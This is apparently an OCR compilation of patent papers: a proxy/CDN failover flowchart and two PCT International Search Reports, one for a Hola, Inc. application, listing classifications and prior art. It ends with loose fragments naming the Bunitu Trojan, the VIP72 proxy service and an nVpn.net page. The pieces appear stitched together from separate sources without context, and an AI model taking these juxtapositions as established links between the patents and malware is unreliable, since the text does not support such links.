

1200
1202
Initiate HTTP(S) connection with primary server-side proxy or CDN
1204
Request a segment and set timer
1206
timer expired?
yes
no
1210
Initiate HTTP(S) connection with alternate server-side proxy or CDN
1208
Process Segment

Fig. 12

INTERNATIONAL SEARCH REPORT

International application No.
PCT/US 10/58306

A. CLASSIFICATION OF SUBJECT MATTER
IPC(8) - G06F 15/173 (2010.01)
USPC - 709/226
According to International Patent Classification (IPC) or to both national classification and IPC

B. FIELDS SEARCHED

Minimum documentation searched (classification system followed by classification symbols)
USPC: 709/226

Documentation searched other than minimum documentation to the extent that such documents are included in the fields searched
USPC: 709/223-226, 231-233, 236, 238, 246; 710/52, 56; 370/400, 401, 486 (keyword limited - see terms below)

Electronic data base consulted during the international search (name of data base and, where practicable, search terms used)
PubWEST (PGPB, USPT, USOC, EPAB, JPAB); GoogleScholar
Search Terms: streaming data, streaming content, proxy, media, segment, client, server, connection, encrypt, transfer, transcoding, frame, header

C. DOCUMENTS CONSIDERED TO BE RELEVANT

Category*	Citation of document, with indication, where appropriate, of the relevant passages	Relevant to claim No.
Y	US 2008/0140719 A1 (Chaney et al.) 12 June 2008 (12.06.2008), entire document, especially; abstract, para. [0003]-[0005], [0007], [0023], [0029], [0030], [0033]	1 - 27
Y	US 2003/0149792 A1 (Goldstein) 07 August 2003 (07.08.2003), entire document, especially; abstract, para. [0009], [0028], [0033], [0036], [0038], [0048], [0058], [0060], [0065]	1 - 27
A	US 2009/0180484 A1 (Igarashi) 16 July 2009 (16.07.2009), entire document	1 - 27

☐ Further documents are listed in the continuation of Box C. ☐

* Special categories of cited documents:
"A" document defining the general state of the art which is not considered to be of particular relevance
"E" earlier application or patent but published on or after the international filing date
"L" document which may throw doubts on priority claim(s) or which is cited to establish the publication date of another citation or other special reason (as specified)
"O" document referring to an oral disclosure, use, exhibition or other means
"P" document published prior to the international filing date but later than the priority date claimed
"T" later document published after the international filing date or priority date and not in conflict with the application but cited to understand the principle or theory underlying the invention
"X" document of particular relevance; the claimed invention cannot be considered novel or cannot be considered to involve an inventive step when the document is taken alone
"Y" document of particular relevance; the claimed invention cannot be considered to involve an inventive step when the document is combined with one or more other such documents, such combination being obvious to a person skilled in the art
"&" document member of the same patent family

Date of the actual completion of the international search	Date of mailing of the international search report
07 January 2011 (07.01.2011)	24 JAN 2011

Name and mailing address of the ISA/US	Authorized officer:
Mail Stop PCT, Attn: ISA/US, Commissioner for Patents P.O. Box 1450, Alexandria, Virginia 22313-1450 Facsimile No. 571-273-3201	Lee W. Young PCT Helpdesk: 571-272-4300 PCT OSP: 571-272-7774

Form PCT/ISA/210 (second sheet) (July 2009)

PATENT COOPERATION TREATY

PCT

INTERNATIONAL SEARCH REPORT

(PCT Article 18 and Rules 43 and 44)

Applicant's or agent's file reference 19459-8100	FOR FURTHER ACTION	see Form PCT/ISA/220 as well as, where applicable, item 5 below.
International application No. PCT/US 10/34072	International filing date *(day/month/year)* 07 May 2010 (07.05.2010)	(Earliest) Priority Date *(day/month/year)* 18 May 2009 (18.05.2009)
Applicant HOLA, INC.		

This international search report has been prepared by this International Searching Authority and is transmitted to the applicant according to Article 18. A copy is being transmitted to the International Bureau.

This international search report consists of a total of 2 sheets.

☐ It is also accompanied by a copy of each prior art document cited in this report.

1. **Basis of the report**
   a. With regard to the **language**, the international search was carried out on the basis of:
      ☒ the international application in the language in which it was filed.
      ☐ a translation of the international application into ________ which is the language of a translation furnished for the purposes of international search (Rules 12.3(a) and 23.1(b)).
   b. ☐ This international search report has been established taking into account the **rectification of an obvious mistake** authorized by or notified to this Authority under Rule 91 (Rule 43.6*bis*(a)).
   c. ☐ With regard to any **nucleotide and/or amino acid sequence** disclosed in the international application, see Box No. I.
2. ☐ **Certain claims were found unsearchable** (see Box No. II).
3. ☐ **Unity of invention is lacking** (see Box No. III).
4. With regard to the **title**,
   ☒ the text is approved as submitted by the applicant.
   ☐ the text has been established by this Authority to read as follows:
5. With regard to the **abstract**,
   ☒ the text is approved as submitted by the applicant.
   ☐ the text has been established, according to Rule 38.2, by this Authority as it appears in Box No. IV. The applicant may, within one month from the date of mailing of this international search report, submit comments to this Authority.
6. With regard to the **drawings**,
   a. the figure of the **drawings** to be published with the abstract is Figure No. 5
      ☒ as suggested by the applicant.
      ☐ as selected by this Authority, because the applicant failed to suggest a figure.
      ☐ as selected by this Authority, because this figure better characterizes the invention.
   b. ☐ none of the figures is to be published with the abstract.

Form PCT/ISA/210 (first sheet) (July 2009)

INTERNATIONAL SEARCH REPORT

International application No.
PCT/US 10/34072

A. CLASSIFICATION OF SUBJECT MATTER
IPC(8) - G06F 13/00 (2010.01)
USPC - 711/170
According to International Patent Classification (IPC) or to both national classification and IPC

B. FIELDS SEARCHED

Minimum documentation searched (classification system followed by classification symbols)
IPC(8): G06F 13/00 (2010.01)
USPC: 711/170

Documentation searched other than minimum documentation to the extent that such documents are included in the fields searched
USPC: 711/100, 111, 113, 170, 171, 172; 710/8, 10, 13, 72, 74; 700/1, 3, 5 (text search)

Electronic data base consulted during the international search (name of data base and, where practicable, search terms used)
Electronic databases: PubWEST (USPT, PGPB, EPAB, JPAB); Google Scholar; Google Patents.
Search Terms Used: data memory free used cache size application block segment tag metadata parsing device temporary storage command virtual error fault non-deterministic semifree etc.

C. DOCUMENTS CONSIDERED TO BE RELEVANT

Category*	Citation of document, with indication, where appropriate, of the relevant passages	Relevant to claim No.
X — Y	US 5,577,243 A (Sherwood et al.) 19 November 1996 (19.11.1996), entire document, especially Abstract, Fig. 1; and col 2, ln 37-53; col 2, ln 48-53; col 3, ln 14-20; col 4, ln 49-51; col 5, ln 33-35; col 5, ln 44-45; col 6, ln 14-18; col 6, ln 46-51; col 7, ln 27-29.	1-5, 7, 9-14, and 16-18 —————— 6, 8, and 15
Y	US 2005/0228964 A1 (Sechrest et al.) 13 October 2005 (13.10.2005), entire document, especially para [0051].	6 and 8
Y	US 2008/0086730 A1 (Vertes) 10 April 2008 (10.04.2008), entire document, especially para [0044].	15

☐ Further documents are listed in the continuation of Box C. ☐

* Special categories of cited documents:
"A" document defining the general state of the art which is not considered to be of particular relevance
"E" earlier application or patent but published on or after the international filing date
"L" document which may throw doubts on priority claim(s) or which is cited to establish the publication date of another citation or other special reason (as specified)
"O" document referring to an oral disclosure, use, exhibition or other means
"P" document published prior to the international filing date but later than the priority date claimed
"T" later document published after the international filing date or priority date and not in conflict with the application but cited to understand the principle or theory underlying the invention
"X" document of particular relevance; the claimed invention cannot be considered novel or cannot be considered to involve an inventive step when the document is taken alone
"Y" document of particular relevance; the claimed invention cannot be considered to involve an inventive step when the document is combined with one or more other such documents, such combination being obvious to a person skilled in the art
"&" document member of the same patent family

Date of the actual completion of the international search	Date of mailing of the international search report
15 June 2010 (15.06.2010)	01 JUL 2010

Name and mailing address of the ISA/US
Mail Stop PCT, Attn: ISA/US, Commissioner for Patents
P.O. Box 1450, Alexandria, Virginia 22313-1450
Facsimile No. 571-273-3201

Authorized officer:
Lee W. Young
PCT Helpdesk: 571-272-4300
PCT OSP: 571-272-7774


Form PCT/ISA/210 (second sheet) (July 2009)


Reference: Bunitu Trojan and VIP72 proxy service ("VIP72")


Title: nVpn.net | Double your Safety and use Socks5 + nVpn

